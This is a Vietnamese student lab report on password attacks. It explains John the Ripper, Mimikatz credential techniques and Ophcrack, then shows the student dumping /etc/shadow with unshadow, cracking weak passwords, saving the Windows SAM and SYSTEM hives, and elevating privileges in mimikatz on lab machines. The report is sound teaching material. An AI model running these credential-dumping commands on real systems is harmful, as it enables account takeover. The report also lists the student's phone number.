

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn: Thực tập cơ sở

BÀI BÁO THỰC TẬP CƠ SỞ
Bài 12: Tấn công mật khẩu

Họ và tên giảng viên:	TS.Đinh Trường Duy
Họ và tên:	Nguyễn Quốc Khánh
Mã sinh viên:	B20DCAT103
Lớp:	D20CQAT03-B
Số điện thoại:	0964137761

Hà Nội 2023

I. Nội dung lý thuyết:

- **John the Ripper** là một công cụ phần mềm bẻ khóa mật khẩu miễn phí. Được phát triển ban đầu cho hệ điều hành Unix, nó có thể chạy trên 15 nền tảng khác nhau (11 trong số đó là các phiên bản cụ thể của kiến trúc Unix, DOS, Win32, BeOS và OpenVMS). Đây là một trong những chương trình kiểm tra và phá vỡ mật khẩu được sử dụng thường xuyên nhất, vì nó kết hợp nhiều dạng tấn công crack mật khẩu vào một gói chương trình, tự động hóa các loại băm mật khẩu và tấn công tùy chỉnh. Nó có thể được chạy đối với các định dạng mật khẩu được mã hóa khác nhau bao gồm một số loại băm mật khẩu mật khẩu thường thấy nhất trên các phiên bản UNIX khác nhau (DES, MD5 hoặc Blowfish), Kerberos AFS và Windows NT/2000/XP/2003 LM Hash. Các module bổ sung đã mở rộng khả năng bao gồm các băm mật khẩu và mật khẩu dựa trên MD4 được lưu trữ trong LDAP, MySQL và các loại khác.

- Một trong những chế độ John có thể sử dụng là cuộc tấn công từ điển. Nó lấy các mẫu chuỗi văn bản (Chứa các từ được tìm thấy trong một từ điển hoặc mật khẩu thực đã bị bẻ khóa trước đó), mã hóa nó theo cùng định dạng với mật khẩu đang được kiểm tra, rồi so sánh đầu ra với chuỗi được mã hóa. John cũng có chế độ vét cạn. Trong loại tấn công này, chương trình trải qua tất cả các bản rõ có thể, băm từng cái và sau đó so sánh nó với hàm băm đầu vào. John sử dụng các bảng tần số ký tự để thử bản khai chứa các ký tự được sử dụng thường xuyên hơn trước. Phương pháp này hữu ích để bẻ khóa mật khẩu không xuất hiện trong danh sách từ điển, nhưng phải mất một thời gian dài để chạy.

- **Mimikatz** là một ứng dụng nguồn mở cho phép người dùng xem và lưu thông tin xác thực như vé Kerberos. Bộ công cụ hoạt động với bản phát hành Windows hiện tại và bao gồm các chế độ tấn công mới nhất. Những kẻ tấn công thường sử dụng Mimikatz để đánh cắp thông tin xác thực và đặc quyền leo thang: Trong hầu hết các trường hợp, phần mềm bảo vệ điểm cuối và

các hệ thống chống vi-rút sẽ phát hiện và xóa nó. Ngược lại, người kiểm thử xâm nhập sử dụng Mimikatz để phát hiện và khai thác các lỗ hổng trong mạng của bạn để bạn có thể sửa chúng. Mimikatz có thể thực hiện các kỹ thuật thu thập thông tin đăng nhập như:

- **Pass-the-hash:** Windows được sử dụng để lưu trữ dữ liệu mật khẩu trong băm NTLM. Những kẻ tấn công sử dụng mimikatz để truyền chuỗi băm đó vào máy tính đích để đăng nhập. Những kẻ tấn công không cần phải bỏ khóa mật khẩu, họ chỉ cần sử dụng chuỗi băm

- **Pass-the-Ticket:** Các phiên bản mới hơn của dữ liệu mật khẩu Windows Store trong một cấu trúc được gọi là vé. Mimikatz cung cấp chức năng cho người dùng chuyển vé Kerberos cho một máy tính khác và đăng nhập bằng vé người dùng đó.

- **Pass-The-Key:** Giống với pass-the-hash, nhưng kỹ thuật này vượt qua một chìa khóa duy nhất để mạo danh người dùng từ domain controller.

- **Vé vàng Kerberos:** Đây là một cuộc tấn công bằng vé, nhưng nó là một vé cụ thể cho một tài khoản ẩn có tên KRBTGT, đây là tài khoản mã hóa tất cả các vé khác. Một vé vàng cung cấp thông tin xác thực quản trị miền cho bất kỳ máy tính nào trên mạng.

- **Vé bạc Kerberos:** Một vé khác, nhưng một vé bạc tận dụng một tính năng trong Windows giúp dễ dàng sử dụng các dịch vụ trên mạng. Kerberos cấp cho người dùng vé TGS và người dùng có thể sử dụng vé đó để đăng nhập vào bất kỳ dịch vụ nào trên mạng. Microsoft không luôn luôn kiểm tra một TGS sau khi nó được phát hành, vì vậy, nó dễ dàng vượt qua mọi biện pháp bảo vệ.


- **Ophcrack** là một chương trình nguồn mở miễn phí (được cấp phép GPL) nhằm phá vỡ mật khẩu đăng nhập Windows bằng cách sử dụng các băm LM thông qua các bảng cầu vồng. Chương trình bao gồm khả năng nhập các mã băm từ nhiều định dạng khác nhau, bao gồm cả việc bán trực tiếp từ các tệp SAM của Windows. Trên hầu hết các máy tính, Ophcrack có thể bỏ khóa hầu hết các mật khẩu trong vòng vài phút

- Một bảng cầu vòng liên quan đến thuật toán hàm giảm, có thể ánh xạ hàm băm vào văn bản gốc của mật khẩu. Điều này không có nghĩa là nó đảo ngược hàm băm. Bảng cầu vòng xen kẽ giữa các hàm băm và hàm giảm để tạo chuỗi băm xen kẽ và bản rõ.

II. Nội dung thực hành

1. Thử nghiệm crack mật khẩu trên hệ điều hành Linux:

- Thay mật khẩu và đưa mật khẩu bị mã hóa vào file văn bản:



```
kali@B20DCAT103-NguyenQuocKhanh-Kali: ~/Desktop
File Actions Edit View Help

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ sudo useradd B20DCAT103-NguyenQuocKhanh
sudo: unable to resolve host B20DCAT103-NguyenQuocKhanh-Kali: Name or service
not known
[sudo] password for kali:

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ sudo passwd B20DCAT103-NguyenQuocKhanh
sudo: unable to resolve host B20DCAT103-NguyenQuocKhanh-Kali: Name or service
not known
New password:
Retype new password:
passwd: password updated successfully


(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ sudo unshadow /etc/passwd /etc/shadow > NQKhanh103.txt

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ date
Wed Apr 26 11:08:07 PM EDT 2023
```

- Crack mật khẩu bằng công cụ John the Ripper, cài đặt sẵn trên Kali Linux:

- Crack mật khẩu 4 ký tự:




```
kali@B20DCAT103-NguyenQuocKhanh-Kali: ~/Desktop
File Actions Edit View Help
(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ john --format=crypt NQKhanh103.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
kali (kali)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234 (B20DCAT103-NguyenQuocKhanh)
2g 0:00:01:24 DONE 2/3 (2023-04-26 23:13) 0.02362g/s 160.5p/s 160.5c/s 160.5C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
```

```
kali@B20DCAT103-NguyenQuocKhanh-Kali: ~/Desktop
File Actions Edit View Help
(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ date
Wed Apr 26 11:08:07 PM EDT 2023
```

- Crack mật khẩu 6 ký tự:



```
(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ john --format=crypt NQKhanh103.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456 (B20DCAT103-NguyenQuocKhanh)
1g 0:00:01:27 DONE 2/3 (2023-04-26 23:17) 0.01143g/s 154.3p/s 154.3c/s 154.3C/s
```

```
kali@B20DCAT103-NguyenQuocKhanh-Kali: ~/Desktop
File Actions Edit View Help
(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

(kali@B20DCAT103-NguyenQuocKhanh-Kali)-[~/Desktop]
$ date
Wed Apr 26 11:08:07 PM EDT 2023
```

- Crack mật khẩu 8 ký tự:

The first screenshot shows the output of a password cracking tool (likely John the Ripper) running on a Kali Linux system. It displays the progress of cracking a password hash, including the number of hashes loaded, the cost of the algorithm, and the time taken to process the remaining buffered candidate passwords. The second screenshot shows the same terminal window with the user entering the command 'echo B20DCAT103 Nguyen Quoc Khanh' and 'date', which outputs the current date and time.

```
kali@B20DCAT103-NguyenQuocKhanh-Kali: ~/Desktop
File Actions Edit View Help
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Remaining 1 password hash
Cost 1 (algorithm [1:descript 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
12345678 (B20DCAT103-NguyenQuocKhanh)
1g 0:00:01:27 DONE 2/3 (2023-04-26 23:20) 0.01140g/s 153.9p/s 153.9c/s 153.9C/s 123456..pepper
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@B20DCAT103-NguyenQuocKhanh-Kali)~[~/Desktop]
$

(kali@B20DCAT103-NguyenQuocKhanh-Kali)~[~/Desktop]
$ echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

(kali@B20DCAT103-NguyenQuocKhanh-Kali)~[~/Desktop]
$ date
Wed Apr 26 11:08:07 PM EDT 2023
```

2. Crack mật khẩu trên hệ điều hành Windows:

- Tải công cụ mimikatz

The first screenshot shows a GitHub repository for 'PalinuroSec Import Debian changes 1...' with a table of files and their commit history. The second screenshot shows the 'mimikatz 2.2.0 x64 (oe.eo)' application running on a Windows system. It displays the application's version, build date, and the user's input for the date command.

File	Import Upstream version 2.2.0-20200229	3 years ago
Win32	Import Upstream version 2.2.0-20200229	3 years ago
debian	Import Debian changes 1:2.2.0-20200229-1p...	3 years ago
x64	Import Upstream version 2.2.0-20200229	3 years ago
README.md	Import Upstream version 2.2.0-20200229	3 years ago
kiwi_passwords.yar	Import Upstream version 2.2.0-20200229	3 years ago
mimicom.idl	Import Upstream version 2.2.0-20200229	3 years ago


```
mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin Delpy "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'#####' Vincent LE TOUX ( vincent.letoux@gmail.com )
> http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz #


Select Administrator: Command Prompt - date
C:\Windows\system32>echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

C:\Windows\system32>date
The current date is: Thu 04/27/2023
Enter the new date: (mm-dd-yy) _
```


- Tải công cụ ophcrack




- Giải nén file và chạy công cụ ophcrack




- Tải và giải nén bảng từ điển mật khẩu:



- Kích hoạt bảng từ điển mật khẩu



- Sử dụng công cụ mimikatz trích xuất mật khẩu được mã hóa



```


Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg save hklm\SAM sam.hiv
File sam.hiv already exists. Overwrite (Yes/No)?y
The operation completed successfully.

C:\Windows\system32>reg save hklm\SYSTEM system.hiv
File system.hiv already exists. Overwrite (Yes/No)?y
The operation completed successfully.

C:\Windows\system32>

```




```

Administrator: Command Prompt - date
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>echo B20DCAT103 Nguyen Quoc Khanh
B20DCAT103 Nguyen Quoc Khanh

C:\Windows\system32>date
The current date is: Thu 04/27/2023
Enter the new date: (mm-dd-yy)

```



```

Select mimikatz 2.2.0-v64 (64-bit)
## v ##> Vincent LE TOUX (vincent.letoux@gmail.com)
#####> http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege:debug
Privilege '20' OK

mimikatz # token:elevate
Token Id : 0
User name : NT AUTHORITY\SYSTEM
SID name : NT AUTHORITY\SYSTEM

